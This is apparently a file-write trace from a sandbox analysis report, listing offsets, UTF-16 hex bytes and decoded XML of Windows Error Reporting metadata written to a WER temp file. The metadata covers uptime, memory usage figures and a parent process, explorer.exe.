C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 37 00 37 00 36 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>27769</Uptime>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 31 00 30 00 38 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>104108032</PeakVirtualSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 30 00 39 00 39 00 38 00 34 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>104099840</VirtualSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 30 00 39 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>4091</PageFaultCount>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 32 00 36 00 32 00 38 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>13262848</PeakWorkingSetSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 32 00 35 00 30 00 35 00 36 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>13250560</WorkingSetSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 36 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>192608</QuotaPeakPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 36 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>192608</QuotaPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 36 00 36 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>86624</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 36 00 32 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>86272</QuotaNonPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 34 00 32 00 31 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>5042176</PagefileUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 35 00 30 00 33 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>5050368</PeakPagefileUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 30 00 34 00 32 00 31 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>5042176</PrivateUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 35 00 39 00 38 00 31 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5359815</Uptime>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 33 00 36 00 32 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>63627</PageFaultCount>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 35 00 36 00 37 00 35 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124567552</WorkingSetSize>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 38 00 36 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1118680</ QuotaPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81840< /QuotaNonPagedPoolUsage>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6F21497A	unknown
